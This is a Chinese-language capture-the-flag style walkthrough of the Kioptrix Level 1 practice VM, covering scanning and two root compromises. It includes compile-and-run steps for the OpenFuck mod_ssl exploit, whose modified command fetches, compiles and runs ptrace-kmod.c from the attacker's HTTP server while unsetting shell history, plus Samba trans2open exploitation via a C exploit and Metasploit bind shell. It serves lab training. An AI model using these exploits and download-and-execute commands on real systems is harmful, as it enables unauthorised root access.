
靶場Kioptrix Level 1攻略
聲明
由于傳播、利用此文所提供的信息而造成的任何直接或者間接的后果及損失,均由使用者本人負責,雷神眾測及文章作者不為此承擔任何責任。
雷神眾測擁有對此文章的修改和解釋權。如欲轉載或傳播此文章,必須保證此文章的完整性,包括版權聲明等全部內容。未經雷神眾測允許,不得任意修改或者增減此文章內容,不得以任何方式將其用于商業目的。
做題步驟
1.先掃描網段找出靶機ip
nmap 掃描網段 nmap -sP xxxxxx/24
2.一般都是web服務 可以通過nmap發現開啟的web服務
nmap 全掃描 -sS -sV -A -p- xxxxxx
3.使用目錄遍歷工具進行掃描
dirb dirsearch gobusterdirb http://xxxxxxx -X .php,.txt,.zip,.htmlpython3 dirsearch.py -u http://xxxxxxx -e .php,.txt,.zip,.htmlgobuster dir -u http://xxxxxxx -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.txt,.html,.zip
通過三個工具進行掃描發現了幾個目錄,掃描的時候三個工具都可以試下
===============================================================Gobuster v3.1.0by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://192.168.52.135[+] Method: GET[+] Threads: 10[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.1.0[+] Extensions: html,zip,php,txt[+] Timeout: 10s===============================================================2022/01/06 02:34:06 Starting gobuster in directory enumeration mode===============================================================/index.html (Status: 200) [Size: 2890]/test.php (Status: 200) [Size: 27]/manual (Status: 301) [Size: 294] [--> http://127.0.0.1/manual/]/usage (Status: 301) [Size: 293] [--> http://127.0.0.1/usage/]/mrtg (Status: 301) [Size: 292] [--> http://127.0.0.1/mrtg/]===============================================================2022/01/06 02:39:27 Finished===============================================================

發現5個路徑,index.html為默認頁面

test.php的頁面為

/manual路徑,看到Mod_ssl版本是2.8

/usage/路徑看到Webalizer Version 2.01
使用rustscan或者nikto掃描端口服務和端口暴露面
使用rustscan掃描rustscan -u5000 -a192.168.52.135 -- -sC -sV -oA scan.log
可以看到80服務為apache服務,并且開啟了111端口rpcbind服務,并且還有mod_ssl服務,apache服務的版本號為1.3.20
80/tcp open http syn-ack ttl 64 Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b|_http-title: Test Page for the Apache Web Server on Red Hat Linux| http-methods:| Supported Methods: GET HEAD OPTIONS TRACE|_ Potentially risky methods: TRACE111/tcp open rpcbind syn-ack ttl 64 2 (RPC # 100000)| rpcinfo:| program version port/proto service| 100000 2 111/tcp rpcbind| 100000 2 111/udp rpcbind| 100024 1 1024/tcp status|_ 100024 1 1024/udp status139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd (workgroup: MYGROUP)443/tcp open ssl/https syn-ack ttl 64 Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--/localityName=SomeCity/organizationalUnitName=SomeOrganizationalUnit/emailAddress=root@localhost.localdomain| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--/localityName=SomeCity/organizationalUnitName=SomeOrganizationalUnit/emailAddress=root@localhost.localdomain
使用nikto掃描nikto -host xxxxx
發現nikto掃描出現了apache服務中存在mod_ssl模塊,版本為2.8.4,并且指出這個版本存在遠程緩沖區溢出漏洞利用
- Nikto v2.1.6---------------------------------------------------------------------------+ Target IP: 192.168.52.135+ Target Hostname: 192.168.52.135+ Target Port: 80+ Start Time: 2022-01-07 01:41:41 (GMT-5)---------------------------------------------------------------------------+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep5 23:12:46 2001+ The anti-clickjacking X-Frame-Options header is not present.+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect againstsome forms of XSS+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content ofthe site in a different fashion to the MIME type+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL forthe 2.x branch.+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are alsocurrent.+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site S
mod_ssl遠程緩沖區執行漏洞
嘗試搜索利用腳本searchsploit mod_ssl,發現2.8.7版本存在多個遠程溢出漏洞,嘗試利用

嘗試利用該漏洞,選擇47080.c這個腳本文件進行利用
head看下利用方法,直接gcc編譯之后進行利用,gcc -o OpenFuck OpenFuck.c -lcrypto
/** OF version r00t VERY PRIV8 spabam* Version: v3.0.4* Requirements: libssl-dev ( apt-get install libssl-dev )* Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto* objdump -R /usr/sbin/httpd|grep free to get more targets* # hackarena irc.brasnet.org* Note: if required, host ptrace and replace wget target*/
但是首先得改腳本,因為腳本利用過程中會出現下載利用腳本的情況,原腳本中的網址下載過程中間出現問題所以要把腳本下載下來然后本地起個服務器python -m http.server(腳本下載地址https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c),然后把47080.c腳本中的網址改掉,改成服務器的地址http://192.168.52.137:8000/ptrace-kmod.c然后再重新編譯,gcc -o OpenFuck 47080.c -lcrypto
# define COMMAND1 "TERM=xterm; export TERM=xterm; exec bash -i"# define COMMAND2 "unset HISTFILE; cd /tmp; **wget http://192.168.52.137:8000/ptrace-kmod.c**; gcc -o exploitptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; "
然后本地啟動http服務
% python3 -m http.serverServing HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
然后運行編譯好之后的二進制可執行文件,會有很多系統類型,選擇合適的系統類型
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)10x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
編譯執行,40這個值可以慢慢加如果40達不到成功提權的效果。
./OpenFuck 0x6b 192.168.52.135 -c 40
提權成功,成功拿到了shell并且是root權限
% ./OpenFuck 0x6b 192.168.52.135 -c 40
******************************************************************** OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open ********************************************************************* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE ** # hackarena irc.brasnet.org ** TNX Xanthic USG # SilverLords # BloodBR # isotk # highsecure # uname ** # ION # delirium # nitr0x # coder # root # endiabrad0s # NHC # TechTeam ** # pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ ********************************************************************
Connection... 40 of 40Establishing SSL connectioncipher: 0x4043808c ciphers: 0x80f8050Ready to send shellcodeSpawning shell...bash: no job control in this shellbash-2.05$c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod.--22:56:58-- http://192.168.52.137:8000/ptrace-kmod.c=> `ptrace-kmod.c'Connecting to 192.168.52.137:8000... connected!HTTP request sent, awaiting response... 200 OKLength: 3,921 [text/x-csrc]0K ... 100% @ 3.74 MB/s22:56:58 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]gcc: file path prefix `/usr/bin' never used[+] Attached to 1368[+] Waiting for signal[+] Signal caught[+] Shellcode placed at 0x4001189d[+] Now wait for suid shell...iduid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
samba遠程代碼執行漏洞
通過rustscan或者nmap掃描出來的發現存在samba服務,使用msf掃描samba版本號,發現是samba2.2.1a版本的
msf6 > use auxiliary/scanner/smb/smb_versionmsf6 auxiliary(scanner/smb/smb_version) > optionsModule options (auxiliary/scanner/smb/smb_version):Name Current Setting Required Description---- --------------- -------- -----------RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-MetasploitTHREADS 1 yes The number of concurrent threads (max one per host)msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.52.135rhosts => 192.168.52.135msf6 auxiliary(scanner/smb/smb_version) >msf6 auxiliary(scanner/smb/smb_version) > run[*] 192.168.52.135:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)[*] 192.168.52.135:139 - Host could not be identified: Unix (Samba 2.2.1a)[*] 192.168.52.135: - Scanned 1 of 1 hosts (100% complete)[*] Auxiliary module execution completed
searchsploit samba 2.2.1a發現了一個遠程代碼執行漏洞可以利用
-> # searchsploit samba 2.2.1a------------------------------------------------------------------------------------- ---------------------------------Exploit Title | Path------------------------------------------------------------------------------------- ---------------------------------Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rbSamba < 2.2.8 (Linux/BSD) - Remote Code Execution | multiple/remote/10.cSamba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txtSamba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py------------------------------------------------------------------------------------- ---------------------------------
head查看exp
/*Remote root exploit for Samba 2.2.x and prior that works againstLinux (all distributions), FreeBSD (4.x, 5.x), NetBSD (1.x) andOpenBSD (2.x, 3.x and 3.2 non-executable stack).sambal.c is able to identify samba boxes. It will send a netbiosname packet to port 137. If the box responds with the mac address00-00-00-00-00-00, it's probally running samba.[esdee@embrace esdee]$ ./sambal -d 0 -C 60 -S 192.168.0samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)--------------------------------------------------------------
編譯成可執行文件然后執行。
gcc -g -o samba2root 10.c
然后執行exp,拿到權限
./samba2root -d 0 -C 60 -S 192.168.93.134
第二種利用方法,使用msf進行滲透
use exploit/linux/samba/trans2openmsf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell/bind_tcppayload => linux/x86/shell_bind_tcpmsf6 exploit(linux/samba/trans2open) >set rhosts 192.168.93.134msf6 exploit(linux/samba/trans2open) > run[*] 192.168.93.134:139 - Trying return address 0xbffffdfc...[*] Started bind TCP handler against 192.168.93.134:4444[*] 192.168.93.134:139 - Trying return address 0xbffffcfc...[*] 192.168.93.134:139 - Trying return address 0xbffffbfc...[*] 192.168.93.134:139 - Trying return address 0xbffffafc...[*] Sending stage (36 bytes) to 192.168.93.134[*] 192.168.93.134:139 - Trying return address 0xbffff9fc...[*] 192.168.93.134:139 - Trying return address 0xbffff8fc...[*] 192.168.93.134:139 - Trying return address 0xbffff7fc...[*] 192.168.93.134:139 - Trying return address 0xbffff6fc...[*] 192.168.93.134:139 - Trying return address 0xbffff5fc...[*] Command shell session 2 opened (192.168.93.129:34145 -> 192.168.93.134:4444 ) at 2022-02-26 12:45:53 +0800iduid=0(root) gid=0(root) groups=99(nobody)
